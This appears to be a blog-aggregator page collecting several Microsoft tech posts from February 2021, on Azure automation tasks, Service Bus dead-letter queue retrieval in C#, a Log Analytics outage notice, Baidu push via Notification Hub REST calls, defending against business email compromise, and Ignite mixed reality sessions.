
Creating an automation task is simple. In the Azure Portal, find the resource you want to manage, and on the resource menu, scroll to the Automation section and select Tasks.
Create automation task for an Azure resource
Now you will see the existing automation tasks, or you can click on Add to add a new automation task from a template.
 Add a Task
You can select the template you want to use. Under Authentication, the necessary connections for that specific task appear. You will need to create these connections.
 Authentication
In the configuration section, you can add additional information for the task. In this example, I start the virtual machine every day at 10 am.
 Task Configuration
After the automation task has been created, you can see it under Tasks. You can see the tasks and view the runs, as well as edit the task.
 View and edit automation tasks
You can do in-line editing to make simple changes, but you can also open it in the Logic Apps Designer.
 Logic Apps Designer
Conclusion
Automation Tasks is currently in preview and provides an easy and simple way to manage Azure resources. If you want to learn more, check out Microsoft Docs. If you want to provide feedback, report bugs, or ask questions, you can contact the Azure logic Apps team.
by Contributed | Feb 23, 2021 | Technology
This article is contributed. See the original author and article here.
Azure Service Bus queues and topic subscriptions provide a secondary subqueue, called a dead-letter queue(DLQ). The dead-letter queue need not to be explicitly created and can’t be deleted or otherwise managed independent of the main entity.
Azure Service Bus messaging overview – Azure Service Bus | Microsoft Docs
Messages that can’t be processed because of various reasons fall into DLQ. Below are few conditions where messages will fall into DLQ:
1. Not matching with the filter condition
2. TTL expired, header exceed
3. Quota exceed for header size
4. Max delivery count reached
5. Session enabled and sending messages without sessionID
6. Using more than 4 forward to
Case:
To receive DLQ messages from queue/subscription
Pre-Requisites:
1. Service Bus namespace
2. Already created queue/subscription
3. Should have messages in DLQ either for queue/subscription
4. Service Bus Explorer
We have multiple ways to receive messages from DLQ.
Using Service Bus Explorer:
- Download the “Service Bus Explorer” from: https://github.com/paolosalvatori/ServiceBusExplorer

- Open service bus explorer and click File and connect it.
- From the drop down, select connection string and provide the connection string of the namespace level.


- Once it is successfully connected, you will see Service Bus Explorer shows the count of the DLQ message.
In the below screenshot, there are 11 messages currently in the DLQ for the queue “ankitatest“.

- To receive messages from DLQ through SB explorer, you need to click on that particular queue and then click on “Deadletter” tab then one dialogue box will pop up then you need to click on “Receive and Delete”. The default value is Top10 so top10 messages will be received from DLQ.
The updated DLQ message count is now 1.
Through C# Code:

In the given screenshot, we have 12 messages in DLQ for queue and we wanted to receive them.
I will run the below code which will receive the message from the mentioned queue. Once you run the code successfully, you will see the message ID in the console window as below.

Now, check on SB explorer and you will see 1 message has been gone from DLQ.
class Program
    {
        static void Main(string[] args)
        {
            RetrieveMessageFromDeadLetterForQueue();
            RetrieveMessageFromDeadLetterForSubscription();
        }
        public static void RetrieveMessageFromDeadLetterForQueue()
        {
            var receiverFactory = MessagingFactory.Create(
                 "sb://<ServiceBusNamespaceName>.servicebus.windows.net/",
                 new MessagingFactorySettings
                 {
                     TokenProvider = TokenProvider.CreateSharedAccessSignatureTokenProvider("RootManageSharedAccessKey", "<NamespaceLevelKey>"),
                     NetMessagingTransportSettings = { BatchFlushInterval = new TimeSpan(0, 0, 0) }
                 });
            string data = QueueClient.FormatDeadLetterPath("<QueueName>");
            var receiver = receiverFactory.CreateMessageReceiver(data);
            receiver.OnMessageAsync(
            async message =>
            {
                var body = message.GetBody<Stream>();
                lock (Console.Out)
                {
                    Console.WriteLine(message.MessageId);
                }
                await message.CompleteAsync();
            },
            new OnMessageOptions { AutoComplete = false, MaxConcurrentCalls = 1 });
        }
        public static void RetrieveMessageFromDeadLetterForSubscription()
        {
            var receiverFactory = MessagingFactory.Create(
                 "sb://<NS>.servicebus.windows.net/",
                 new MessagingFactorySettings
                 {
                     TokenProvider = TokenProvider.CreateSharedAccessSignatureTokenProvider("RootManageSharedAccessKey", "<NamespaceLevelSASKey>"),
                     NetMessagingTransportSettings = { BatchFlushInterval = new TimeSpan(0, 0, 0) }

                 });

            string data = SubscriptionClient.FormatDeadLetterPath("<TopicName>", "<SubscriptionName>");

            var receiver = receiverFactory.CreateMessageReceiver(data);

            receiver.OnMessageAsync(

            async message =>
            {
                var body = message.GetBody<Stream>();
                lock (Console.Out)
                {
                    Console.WriteLine("Message ID :" + message.MessageId);
                }
                await message.CompleteAsync();
            },
            new OnMessageOptions { AutoComplete = false, MaxConcurrentCalls = 1 });
        }
    }
by Contributed | Feb 23, 2021 | Technology
This article is contributed. See the original author and article here.
Final Update: Wednesday, 24 February 2021 00:59 UTC
We’ve confirmed that all systems are back to normal with no customer impact as of 2/24, 00:20 UTC. Our logs show the incident started on 2/23, 19:45 UTC and that during the ~4 hours 25 min that it took to resolve the issue customers in East US2 experienced intermittent data latency and incorrect alert activation.
- Root Cause: The failure was due to one of the backend services becoming unhealthy.
- Incident Timeline: 4 Hours & 25 minutes – 2/23, 19:45 UTC through 2/24, 00:20 UTC
We understand that customers rely on Azure Log Analytics as a critical service and apologize for any impact this incident caused.
-Anupama
by Contributed | Feb 23, 2021 | Technology
This article is contributed. See the original author and article here.

This article will introduce how to use Azure Notification Hub REST API to send a notification to device with Baidu Push. It provides an example of how to retrieve the PNS handle and send notification to device using REST API with Baidu Push.
Pre-requirement :
Before starting, you must setup a Baidu Push environment and create a application in Android Studio.
Getting started with Azure Notification Hub using Baidu

- Enter API Key and SECRET KEY in Azure Portal -> Notification Hub -> Baidu (Android China).

Note : Go to the Configuration page of the Baidu Push application and you can find API KEY and SECRET KEY.

- Execute your application in Android Studio and you should see below keywords in
 .
.
errorCode=0 : 0 means the device is registered successfully via Baidu SDK.
userId : copy this for next step
channelId: copy this for next step
- Create a registration for the device. This method generates a registration ID, which you can subsequently use to retrieve, update, and delete this registration.
– Request
Method
|
Request URI
|
POST
|
https://<notification_hub_namespace>.servicebus.windows.net/<notification_hub_name>/registrations/?api-version=2015-01
|
– Request Headers
– Request Body
XML
<?xml version="1.0" encoding="utf-8"?>
<entry xmlns=http://www.w3.org/2005/Atom>
    <content type="application/xml">
        <BaiduRegistrationDescription xmlns:i=http://www.w3.org/2001/XMLSchema-instance xmlns=http://schemas.microsoft.com/netservices/2010/10/servicebus/connect>
            <BaiduUserId>{userId}</BaiduUserId>
            <BaiduChannelId>{channelId}</BaiduChannelId>
        </BaiduRegistrationDescription >
    </content>
</entry>
– Response Code
Code
|
Description
|
200
|
Registration created successfully.
|
– Response Body
Upon success, a validated Atom entry is returned. It includes read-only elements such as ETag, RegistrationId, and ExpirationTime. For example:
XML
<entry a:etag="W/"1"" xmlns=http://www.w3.org/2005/Atom xmlns:a=http://schemas.microsoft.com/ado/2007/08/dataservices/metadata>
<id>https://notificationhubn.servicebus.windows.net/notificationhub1/registrations/{registerId}?api-version=2015-01</id>
<title type="text">{registerId}</title>
<published>2021-02-19T06:52:22Z</published>
<updated>2021-02-19T06:52:22Z</updated>
<link rel="self" href=https://notificationhubn.servicebus.windows.net/notificationhub1/registrations/{registerId}?api-version=2015-01/>
<content type="application/xml">
<BaiduRegistrationDescription xmlns=http://schemas.microsoft.com/netservices/2010/10/servicebus/connect xmlns:i=http://www.w3.org/2001/XMLSchema-instance>
<ETag>1</ETag>
<ExpirationTime>9999-12-31T23:59:59.999</ExpirationTime>
<RegistrationId>{registerId}</RegistrationId>
<BaiduUserId>{userId}</BaiduUserId>
<BaiduChannelId>{channelId}</BaiduChannelId>
</BaiduRegistrationDescription>
</content>
</entry>
- Use Test Send to check whether the device is registered successfully in the previous step.

- Sends a Baidu native notification through a notification hub.
– Request
Method
|
Request URI
|
POST
|
https://<notification_hub_namespace>.servicebus.windows.net/<notification_hub_name>/messages/?api-version=2015-04
|
– Request Headers
– Request Body
JSON
{"title":"Title","description":"Notification Hub test notification"}
– Response Code
Code
|
Description
|
201
|
Message successfully send to Baidu.
|
- Your device should receive the notification you send in previous step in few seconds.
Additional Reference :
by Contributed | Feb 23, 2021 | Technology
This article is contributed. See the original author and article here.
This blog is part one of a three-part series focused on business email compromise.
Business email compromise (BEC) is a type of phishing attack that targets organizations, with the goal of stealing money or critical information. BEC has become a top-of-mind concern for CISOs – according to the Federal Bureau of Investigation, in 2019, BEC was the costliest type of cybercrime, accounting for 50% of all losses worldwide. Since 2016, BEC has accounted for more than 26 billion dollars in losses. Large corporations to small businesses, all have fallen victim to these attacks.
At Microsoft we have been actively working to block these attacks and working to disrupt attacker networks that look to propagate such crime. Microsoft Defender for Office 365 provides industry leading capabilities to protect against these sorts of attacks.
So how do these attacks work? How can organizations best protect themselves? In this blog series, we will explore the evolution of BEC attack tactics, provide a refresher on existing and new capabilities in Defender for Office 365 that help detect these attacks, and best practices that customers should follow to secure themselves against BEC attacks.
Anatomy of Business Email Compromise Attacks
The classic form of business email compromise involves targeting a set of employees through emails that seem to come from an email address that visually looks like someone the employee should trust. Once the trust is established, unsuspecting employees can be asked to execute fraudulent wire transfers or asked to reply with critical information. Unlike other email-based threats, these attacks do not rely on malicious files or links and instead rely on deception of trust and can be highly effective.

Here’s an example of a BEC attack we have observed recently.
Figure 1: A real-world BEC attack
At first glance, the email appears to come from the CEO to her employee and looks like a legitimate business email request for a payment. But upon further examination we detect that the sender is not the real CEO. The attackers use different techniques to make the email address look convincing.
Display name or From address look-alike (user impersonation)
Email clients use email properties like “Display Name” and “From Address” to show the sender of the email. Attackers forge these properties to make it visually look like a real sender. When we take a closer look at the below example, we see the mail came from a look-alike email address with a slightly different spelling.
 Figure 2: User impersonation using a look-alike email addresses
Attackers often use spelling tricks or special characters to make the email name look convincing, and detecting these large number of possible combinations through naked eye or basic regular expressions (regex) can be quite challenging.
Domain address look-alike (domain impersonation)
In this technique, the attacker forges the email domain that visually looks like the domain of the victim’s organization or like the domain of one of their business partners. For example, in the below example, the email seems to come from a domain that looks like contoso.com but is spelled with a “zero” instead of an “o”.
 Figure 3: Domain impersonation using a look-alike domain
Exact Domain Spoofing
In this technique, the attacker forges the domain to look exactly like the domain of the victim’s organization or like the domain of one of their business partners. Since they are exactly same, they make for a more convincing attack. Email protocols rely on email authentication standards such as SPF, DKIM, and DMARC to enable domain owners to “authenticate” their mails. If the domain does not configure these settings, they can be spoofed by the attacker to make an email look legitimate but will instead come from the attacker’s email server. In the example below, when we inspect the mail, the domain that the victim sees is contoso.com, but the actual sender is different.
 Figure 4: Domain spoofing achieved through forgery
We refer to these classic attacks as single stage attacks. We see attackers leverage one or more of the above techniques to impersonate/spoof executives, business partners, IT/HR staff and more. The email content can contain a basic request to purchase gift cards, request HR or financial data, or request to process an invoice with updated payment details.
 Figure 5: Single stage BEC attacks
Now that we have reviewed the attack techniques, let’s take a closer look at how we can protect against them.
User & Domain Impersonation Protection in Defender for Office 365
Detecting user and domain impersonation at scale and in a fast-evolving attack landscape requires systems that can quickly understand relationships between senders and recipients, detect anomalies in those relationships and detect “visual similarity” across many possible combinations.
Configuring AI-powered and policy-based protections
Microsoft Defender for Office 365 does this by employing a capability called Mailbox Intelligence, an AI-powered technology that builds a communication graph of every user. Once enabled, this system continuously learns about a user’s email patterns and their communication graph. When a BEC email is received, the system automatically detects an anomaly against the user’s graph. It then runs a powerful multi-pass algorithm to detect “visual similarity” across a large combination of user and domain names.
Security administrators can configure user, domain, and mailbox intelligence-based protection settings in the Anti-Phishing Policy within the Security Center. Once configured, these capabilities protect all users in the organization from attacks looking to impersonate any of their communication contacts. In an environment where anyone in an organization can be targeted by impersonation attacks, organizations need this capability to protect all users in the organization.
 Figure 6: Mailbox Intelligence uses AI to build a communication graph for every user.
We introduced these capabilities in Defender for Office 365 in 2018 and we are constantly updating them based on the latest threat patterns.
Hunting for BEC Attacks (Coming Soon!)
Given the targeted nature of BEC attacks, security analysts are looking for additional ways to analyze and hunt for information about these attacks in their environment.
To further increase the efficiency of the response of SecOps teams to impersonation-based attacks, we are rolling out new pivots in Threat Explorer to enable your security analysts to hunt for user and domain impersonation attempts in your organization. Threat Explorer helps security teams investigate and respond to threats efficiently, and these new capabilities allow analysts to dive deeper into potential BEC attacks. The new pivots will help security analysts answer questions like “Who is impersonating my CEO?”, “who is being targeted?”, “is a protected domain of my organization being impersonated?” and “are we seeing any false positives?” Admins can also configure alerts to be notified and Threat Tracker queries to quickly discover new attacks.
 Figure 7: Use Threat Explorer to hunt for impersonated users.
Domain Spoofing Protection & Email Authentication Checks in Defender for Office 365
Preventing spoofing with email authentication standards
To identify spoofing attempts, email standards like SPF, DKIM, and DMARC are evaluated on every incoming message. Office 365 honors these standards for domains that have properly configured these settings. Emails that fail DMARC checks will be sent to quarantine or routed to junk mail. You can learn more about email authentication in Office 365, and its implications on spoofing here.
Spoof Intelligence to prevent spoofing attacks
While DMARC is a useful tool in the email ecosystem, despite its value, our service-wide telemetry indicates that a large number of the domains that send email into your organization have not implemented DMARC or may not enforce it. This leaves your organization vulnerable as these domains can still be spoofed leaving the door open to business email compromise. This is important – If your partners and vendors have not enforced DMARC on their domains, their domains can be spoofed by attackers in deceptive emails to your users.
To address this challenge, Defender for Office 365 and Exchange Online Protection (EOP) use an industry-first technology called Spoof Intelligence. It uses advanced algorithms to learn about a domain’s email sending patterns and can flag anomalies. And most importantly, through this approach using Spoof Intelligence, Defender for Office 365 and EOP also extend spoofing protections to domains that might not have implemented DMARC yet.
Both spoof protection capabilities are enabled by default and are being constantly updated to learn from latest attacks.
Coming up in Part 2….
BEC attacks can be fairly complex and look extremely convincing. And they can result in a lot of damage to organizations that don’t have the appropriate protection. In this blog, we’ve looked at one flavor of BEC attacks – single stage attacks. We have also seen how capabilities in Defender for Office 365, described above, prevent the core components of business email compromise. In the next blog post, we’ll dive into more advanced flavors of BEC attacks, and talk about the different capabilities in Microsoft Defender for Office 365 that help you prevent, detect, and respond to multi-stage BEC attacks. Stay tuned!
To learn more about Microsoft Defender for Office 365, or to get started today, visit aka.ms/DefenderO365.

by Contributed | Feb 23, 2021 | Technology
This article is contributed. See the original author and article here.
Looking forward to another virtual Microsoft Ignite this spring? We are thrilled to highlight the four Mixed Reality stories to watch! These sessions will enable you to understand the blend between our physical and digital worlds, learn the basics of Mixed Reality Business Apps, and discover how Mixed Reality empowers humanity.
Reminder that Microsoft Ignite Spring 2021 is happening on March 2-4! Here’s your handy guide to the 4 sessions we’ve lined up for you this year. Microsoft Ignite is free to attend, so what are you waiting for? Register today!
Accelerate your journey in mixed reality with these 4 sessions!
Click to learn more about each Mixed Reality session below, and discover ways to immerse yourself (and meet your fellow technologists!) in this fast-growing space during the event:
So You Want to Switch to a Mixed Reality Career | 3/2/21 1:00 pm – 1:30 pm PT
Speakers: Amara Anigbo, April Speight, Archana Iyer, Catherine Diaz
Want to pursue a career in mixed reality but not sure where to start? Interested in mixed reality but feeling intimidated about what you currently don’t know (yet!) about the technology? Fret not! Join this session and hear #RealTalk from our speakers on how they took a leap of faith and achieved their dream of working in mixed reality. Learn how to acquire and build on core mixed reality skills so you can unlock your tech superpowers and create positive impact in the blend of our physical and digital worlds.
 So You Want to Switch to a Mixed Reality Career Panel @ Microsoft Ignite 2021
Intro to Mixed Reality Business Apps | 3/3/2021 12-12:30PM PT
Speakers: Payge Winfield and Katie Glerum (Mt Sinai Hospital)
